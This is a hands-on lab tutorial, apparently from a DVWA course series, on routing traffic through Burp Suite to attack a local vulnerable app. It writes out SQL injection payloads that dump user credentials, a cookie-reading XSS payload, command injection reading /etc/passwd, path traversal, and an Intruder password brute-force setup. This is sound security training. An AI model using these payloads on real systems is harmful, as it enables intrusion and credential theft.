
This article is a hands-on laboratory guide for integrating Burp Suite with DVWA (Damn Vulnerable Web Application) to perform professional-grade web application security testing. It walks learners through configuring Burp as a proxy, intercepting and modifying HTTP requests, and systematically testing for SQL injection, brute force, XSS, command injection, and file inclusion vulnerabilities using Burp's core tools. The lab emphasizes that professional web application testing requires intercepting and manipulating requests at the proxy level rather than submitting payloads directly through browser forms, and provides a repeatable discover-scan-verify-report workflow applicable to real security assessments.
- Why Proxy Interception Changes Testing FundamentallyThe article argues that typing SQL payloads directly into browser forms is not professional testing—the core value of Burp Suite is that it sits between the browser and target, allowing you to modify any parameter (hidden fields, cookies, headers) before the request reaches the server. This interception capability enables changes that aren't possible through visible form inputs, giving complete control over every HTTP request.
- Proxy Configuration Requires Three Aligned ComponentsThe article details that successful Burp-DVWA integration requires: Burp listening on 127.0.0.1:8080, Firefox configured to route traffic through that proxy, and the Burp CA certificate installed in Firefox for HTTPS interception. Misconfigured proxies are identified as the most common reason Burp labs fail. The guide provides step-by-step procedures for each component.
- Repeater Enables Rapid Payload Iteration Without Browser ReloadBurp Repeater allows you to intercept a request once, then iterate through multiple payloads by modifying parameters and clicking Send repeatedly—no page reloads or re-entry of form values required. The article demonstrates SQL injection enumeration using Repeater: testing for injection points with single quotes, counting columns with ORDER BY, identifying displayed positions with UNION SELECT, and extracting credentials in systematic steps, describing this as faster and more precise than browser-based testing.
- Intruder Automates Credential Attacks via Payload ListsBurp Intruder cycles through a wordlist automatically, firing one request per entry at a marked parameter position. For DVWA brute force, you mark only the password field as the payload position, load common passwords, and sort results by response length—successful logins return different page length (4741 bytes) than failed attempts (4597 bytes). This length-based detection works on applications that use identical status codes for both success and failure.
- Manual Scanner Approach Replaces Professional Edition ScanningThe article notes Burp Community Edition lacks the automated Active Scanner, but describes a manual alternative: browse all DVWA modules to populate the site map, send each endpoint to Repeater, and test parameters systematically for SQL injection, XSS, command injection, and path traversal. Burp Comparer can diff baseline versus injected responses to identify subtle differences, particularly useful for blind injection scenarios.
- Four-Phase Assessment Workflow Applies to Any Web TargetThe article structures professional testing as: Phase 1 (Discover) mapping the attack surface via site map browsing, Phase 2 (Scan) testing each parameter for vulnerabilities via Repeater, Phase 3 (Verify) confirming unique impact for each finding, and Phase 4 (Report) documenting findings with screenshots and severity levels. The article emphasizes this workflow is identical on real engagements regardless of target scope—only the target differs, not the methodology.
- Three Hands-On Exercises Progress from Setup to Full AssessmentExercise 1 (20 min) covers proxy configuration and capturing the first SQL injection via interception. Exercise 2 (25 min) combines Repeater SQL injection enumeration (counting columns, extracting database info and credentials) with Intruder brute force (identifying successful logins by response length). Exercise 3 (30 min) performs a complete mini-assessment documenting four verified findings across SQL injection, XSS, command injection, and file inclusion modules.
- Response Length Detection Identifies Success When Status Codes Don't DifferThe article demonstrates that when DVWA returns HTTP 200 for both successful and failed logins, sorting Intruder results by the Response Length column reveals the correct password: failed logins consistently return 4597 bytes while successful login returns 4741 bytes. This technique generalizes to any application using identical status codes for both outcomes, making response length a reliable differentiator.
Bottom line: Professional web application security testing requires configuring Burp Suite as a proxy to intercept and manipulate HTTP requests—not submitting payloads through browser forms—combined with systematic use of Repeater for payload iteration and Intruder for automation, applied within a repeatable discover-scan-verify-report workflow that learners can practice on DVWA and carry directly into real security assessments. Mastery of this integration transforms web testing from manual guesswork into a
FREE
Part of the DVWA Lab Series — 30 Labs
The entire point of Burp Suite is that it sits between your browser and the target, giving you complete control over every HTTP request before it leaves your machine. Change parameters, add headers, inject payloads, replay requests hundreds of times with automated payload lists — all without touching the browser form again. When you combine DVWA’s known-vulnerable modules with Burp’s full interception capability, you have a complete professional testing workflow in a controlled environment.
DVWA Burp Suite Integration Lab 24 integrates everything: proxy configuration, request interception, Repeater-based SQL injection, Intruder-based brute force, and Scanner on the full DVWA attack surface. By the end of this lab you’ll run every DVWA module through Burp the way a professional web application tester does.
🎯 What You’ll Master in Lab 24
⏱️ 90 min lab · 3 terminal exercises · All Burp Community Edition
✅ Prerequisites
- DVWA running locally (completed inLab 1 — DVWA Setup
)
- Burp Suite Community Edition installed on Kali Linux (
sudo apt install burpsuite) - Firefox browser available (Burp proxy configuration works best with Firefox)
- Labs 7–8 complete:SQL Injection Lab
and
Brute Force Lab— you should understand the manual attack before automating it
📋 DVWA Burp Suite Integration Lab 24 – Contents
Step 1 — Configure Burp Suite as DVWA Proxy
Get this right first — a misconfigured proxy is the most common reason Burp labs fail. You need three things aligned: Burp listening on 8080, Firefox pointing to 8080, and the Burp CA certificate installed in Firefox for HTTPS interception.
Step 2 — Intercept and Modify DVWA Requests
With Intercept ON, every request from Firefox pauses in Burp before reaching DVWA. This is how you test parameters that aren’t directly editable in the browser form — hidden fields, cookies, custom headers. Change the value, forward it, see what DVWA returns.
⏱️ 20 minutes · Burp Suite Community Edition + DVWA running
Browse to http://127.0.0.1/dvwa/login.php
Login: admin / password
Confirm DVWA dashboard loads
Step 2: Launch Burp Suite Community
burpsuite &
Accept default project settings
Go to Proxy → Options → confirm listener 127.0.0.1:8080
Step 3: Configure Firefox proxy
Firefox → Settings → Network Settings → Manual proxy
HTTP: 127.0.0.1 Port: 8080
☑ Use for all protocols
Step 4: Enable intercept and capture DVWA traffic
Burp → Proxy → Intercept → click “Intercept is off” to enable
Firefox → navigate to http://127.0.0.1/dvwa/vulnerabilities/sqli/
Watch Burp capture the GET request
Step 5: Modify the request
In Burp Intercept, change the parameter:
From: id=1
To: id=’ OR 1=1– –
Click Forward
Step 6: Observe the response
Firefox shows all users returned from DVWA
This confirms SQL injection works via Burp interception
Step 7: Disable Intercept to resume normal browsing
Burp → Proxy → Intercept → “Intercept is on” → click to disable
📸 Screenshot your Burp Proxy intercepting the DVWA SQL injection request with your modified payload visible. Share in #dvwa-labs
Step 3 — Burp Repeater: SQL Injection on DVWA
Repeater is the tool you’ll use most. Intercept a request once, send it to Repeater, and from there you can iterate payloads as fast as you can type — no reloading the browser, no re-entering form values, no losing track of which payload produced which response. This is how you work through a SQL injection enumeration systematically.
Step 4 — Burp Intruder: Brute Force on DVWA
Intruder automates what you did manually in Lab 2. Instead of typing passwords one by one, Intruder cycles through a wordlist and fires one request per entry. You set the payload position — the parameter you’re attacking — and Intruder does the rest. The result is a table of responses you sort by length or status to find successful logins.
| # | Payload | Status | Length |
| 1 | 123456 | 200 | 4597 |
| 2 | admin | 200 | 4597 |
| 3 | password | 200 | 4741 ◀ |
| 4 | letmein | 200 | 4597 |
| 5 | qwerty | 200 | 4597 |
⏱️ 25 minutes · Burp Suite proxy configured from Exercise 1
Step 1: Intercept DVWA SQL Injection GET request
DVWA → SQL Injection → Submit ID = 1
Catch request in Proxy Intercept
Step 2: Send to Repeater
Right-click → Send to Repeater → switch to Repeater tab
Step 3: Count columns with ORDER BY
Modify id: 1′ ORDER BY 1– – → Send → note response
Modify id: 1′ ORDER BY 2– – → Send → note response
Modify id: 1′ ORDER BY 3– – → Send → note error
Result: 2 columns confirmed
Step 4: Extract database info
id: -1′ UNION SELECT user(),database()– – → Send
Record: DB user and database name from response
Step 5: Dump all credentials
id: -1′ UNION SELECT user,password FROM users– –
Record all 5 user:hash pairs
PART B — INTRUDER BRUTE FORCE (15 min)
Step 1: Set DVWA security to Low
Step 2: Navigate to DVWA Brute Force module
Intercept ON → submit any credentials
Right-click → Send to Intruder
Step 3: Configure positions
Clear all auto-positions
Mark only the password value as payload position
Step 4: Load payloads
Simple List → Add: password, 123456, admin, letmein, qwerty
Step 5: Start attack and identify success
Sort by Response Length
Find the entry with different length = correct password
Record: username=admin, password=?
📸 Screenshot Burp Intruder results table showing the successful login entry with different response length. Share in #dvwa-labs
Step 5 — Active Scanner on the Full DVWA Attack Surface
Burp’s Active Scanner (Professional Edition) sends thousands of crafted payloads across every parameter it discovers. Community Edition doesn’t include the automated scanner, but you can replicate most of it manually using the workflow below — and understanding how the scanner works makes you a better manual tester anyway.
Step 6 — Full Professional Workflow: Discover → Scan → Verify → Report
This is the workflow that ties everything together. In a real web application security assessment, you don’t jump straight to exploitation. You map the attack surface first, then test systematically, then verify manually what the automated phase found, then document. Running it on DVWA end-to-end in Burp gives you the muscle memory before you do it on a real programme.
⏱️ 30 minutes · Full Burp + DVWA integration
using Burp Suite’s full toolset. Document 4 verified findings.
Phase 1 — Discover (5 min)
Browse all DVWA modules with Intercept OFF
Check Burp Target → Site Map → confirm all modules visible
Note all parameters discovered: id, username, password, ip, page
Phase 2 — Scan (15 min)
Test each parameter via Repeater:
SQL Injection (id parameter):
id=’ OR 1=1– – → confirms injection
id=-1′ UNION SELECT user,password FROM users– – → extracts creds
Finding: SQL Injection → Critical
XSS Reflected (name parameter):
name=<script>alert(document.cookie)</script> → confirms XSS
Finding: Reflected XSS → Medium
Command Injection (ip parameter):
ip=127.0.0.1; id → confirms command execution
ip=127.0.0.1; cat /etc/passwd → confirms file read
Finding: OS Command Injection → Critical
File Inclusion (page parameter):
page=../../../../etc/passwd → confirms LFI
Finding: Local File Inclusion → High
Phase 3 — Verify (5 min)
Confirm unique impact for each finding
Screenshot: request in Repeater + server response
Phase 4 — Document (5 min)
Save Burp project
Screenshot each finding with: module, payload, response, severity
Write one-sentence impact statement per finding
Report your findings:
[x] SQL Injection — Critical — all user credentials extracted
[x] Reflected XSS — Medium — cookie theft demonstrated
[x] Command Injection — Critical — OS command execution confirmed
[x] Local File Inclusion — High — /etc/passwd read confirmed
📸 Screenshot your completed finding table with all 4 verified vulnerabilities. Share in #dvwa-labs
📋 Burp Suite DVWA Integration — Lab 24 Reference
✅ Lab 24 Complete — Burp Suite + DVWA Integrated
You can now run a structured web application security assessment using Burp Suite against DVWA. The proxy interception, Repeater iteration, and Intruder automation workflow you just completed is the foundation of professional web application penetration testing. Next lab: DVWA Automated Scan with Nikto and OWASP ZAP.
🧠 Lab 24 Check — Burp Suite Integration
❓ Frequently Asked Questions — DVWA Burp Suite Lab 24
How do I set up Burp Suite as a proxy for DVWA?
What is Burp Repeater used for in DVWA testing?
How do I use Burp Intruder for DVWA brute force?
Does Burp Suite Community Edition work with DVWA?
What DVWA modules can I test with Burp Suite?
How is Burp Suite different from browser developer tools for DVWA?
DVWA SQLi to OS Shell — Lab 23
DVWA Automated Scan — Lab 25
📚 Further Reading
- DVWA SQLi to OS Shell — Lab 23 — The manual SQL injection escalation chain you automated parts of in this lab. Understanding the manual technique makes the Burp-assisted version much more effective.
- DVWA Brute Force Advanced — Lab 15 — Anti-CSRF token bypass during brute force — the advanced technique that builds on the Intruder workflow you ran in this lab.
- Kali Linux Course — Day 5: Burp Suite Deep Dive — Full Burp Suite tutorial covering every feature used in this lab and the professional edition tools beyond Community Edition.
- PortSwigger Web Security Academy — Free labs built by the Burp Suite creators covering every web vulnerability class. The natural next step after completing this DVWA Burp integration lab.
- Burp Suite Repeater Documentation — Official Repeater reference covering all features including keyboard shortcuts and response comparison — essential reading for getting faster with Burp.
